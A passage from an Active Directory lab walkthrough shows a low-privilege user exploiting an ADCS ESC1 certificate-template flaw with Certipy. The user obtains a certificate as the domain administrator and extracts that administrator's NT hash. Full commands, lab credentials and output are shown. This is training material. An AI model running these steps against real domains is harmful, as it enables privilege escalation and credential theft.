(Certipy) root@Nux01:/opt/Certipy# certipy find -vulnerable -target-ip 192.168.2.4 -u noprivuser@doazlab.com -p 'N0PrivU53R' -output adcs-vulns
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 22 enabled certificate templates
[*] Trying to get CA configuration for 'doazlab-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'doazlab-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'doazlab-DC01-CA' via RRP
[*] Got CA configuration for 'doazlab-DC01-CA'
[*] Saved BloodHound data to 'adcs-vulns_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to 'adcs-vulns_Certipy.txt'
[*] Saved JSON output to 'adcs-vulns_Certipy.json'
(Certipy) root@Nux01:/opt/Certipy#
```

Inspect the produced results with the following command.

Bash Input **Linux Host: Nux01**

```bash
cat adcs*.txt
```

```
Template Name                       : DOAZLab_User
Display Name                        : DOAZLab_User
Certificate Authorities             : doazlab-DC01-CA
Enabled                             : True
Client Authentication               : True
Enrollment Agent                    : False
Any Purpose                         : False
Enrollee Supplies Subject           : True
Certificate Name Flag               : EnrolleeSuppliesSubject
Enrollment Flag                     : PublishToDs
                                      IncludeSymmetricAlgorithms
Private Key Flag                    : 16777216
                                      65536
                                      ExportableKey
Extended Key Usage                  : Encrypting File System
                                      Secure Email
                                      Client Authentication
Requires Manager Approval           : False
Requires Key Archival               : False
Authorized Signatures Required      : 0
Validity Period                     : 1 year
Renewal Period                      : 6 weeks
Minimum RSA Key Length              : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights               : DOAZLAB.COM\Domain Users
  Object Control Permissions
    Owner                           : DOAZLAB.COM\Enterprise Admins
    Full Control Principals         : DOAZLAB.COM\Domain Admins
                                      DOAZLAB.COM\Local System
                                      DOAZLAB.COM\Enterprise Admins
    Write Owner Principals          : DOAZLAB.COM\Domain Admins
                                      DOAZLAB.COM\Local System
                                      DOAZLAB.COM\Enterprise Admins
    Write Dacl Principals           : DOAZLAB.COM\Domain Admins
                                      DOAZLAB.COM\Local System
                                      DOAZLAB.COM\Enterprise Admins
    Write Property Principals       : DOAZLAB.COM\Domain Admins
                                      DOAZLAB.COM\Local System
                                      DOAZLAB.COM\Enterprise Admins
[!] Vulnerabilities
  ESC1                              : 'DOAZLAB.COM\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
```

In the next step, we will attempt to exploit one of the weak certificate templates. But, first we need to find a user SID and set a var. Basically, Microsoft tried to fix a thing with a cheesy little "protection" mechanism

that required a user's SID to be submitted with a certificate request. Legit, this went from an MS patch to not fixed anymore was like 17 seconds.

Bash Input **Linux Host: Nux01**

```
DOADMINSID=$(rpcclient -U noprivuser%'N0PrivU53R' 192.168.2.4 -c
"lookupnames doadmin" | awk '{print $2}')
printf "\n $DOADMINSID \n\n"
certipy req -target-ip 192.168.2.4 -u noprivuser@doazlab.com -p
'N0PrivU53R' -ca doazlab-DC01-CA -template DOAZLab_User -dc-ip 192.168.2.4
-upn doadmin@doazlab.com -sid $DOADMINSID
```

```
root@Nux01:/opt/Certipy# cd /opt/Certipy
source /root/pyenv/Certipy/bin/activate
certipy req -target-ip 192.168.2.4 -u noprivuser@doazlab.com -p 'N0PrivU53R' -ca doazlab-DC01-CA -templat
e DOAZLab_User -dc-ip 192.168.2.4 -upn doadmin@doazlab.com -sid $DOADMINSID
/root/pyenv/Certipy/lib/python3.10/site-packages/certipy/version.py:1: UserWarning: pkg_resources is depr
ecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package
is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN 'doadmin@doazlab.com'
[*] Certificate object SID is 'S-1-5-21-3166323833-3403120659-665203453-1103
[*] Saved certificate and private key to 'doadmin.pfx'
```

UnPac the Hash Attack

Bash Input **Linux Host: Nux01**

```
certipy auth -pfx doadmin.pfx -dc-ip 192.168.2.4
```

```
(Certipy) root@Nux01:/opt/Certipy#
(Certipy) root@Nux01:/opt/Certipy# certipy auth -pfx doadmin.pfx -dc-ip 192.168.2.4
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: doadmin@doazlab.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'doadmin.ccache'
[*] Trying to retrieve NT hash for 'doadmin'
[*] Got hash for 'doadmin@doazlab.com': aad3b435b51404eeaad3b435b51404ee:3606a042149187931ced1f8cedafe26c
(Certipy) root@Nux01:/opt/Certipy#
```

⇨ *Step Complete, Go to the next step!*

Defensive Origins Classes at Antisyphon Training

Defensive Origins offers the following classes at Antisyphon Training:

- **Assumed Compromise**
  https://www.antisyphontraining.com/assumed-compromise/
- **Active Directory Security Hardening**
  https://www.antisyphontraining.com/product/active-directory-security-and-hardening-with-jordan-drysdale-and-kent-ickler/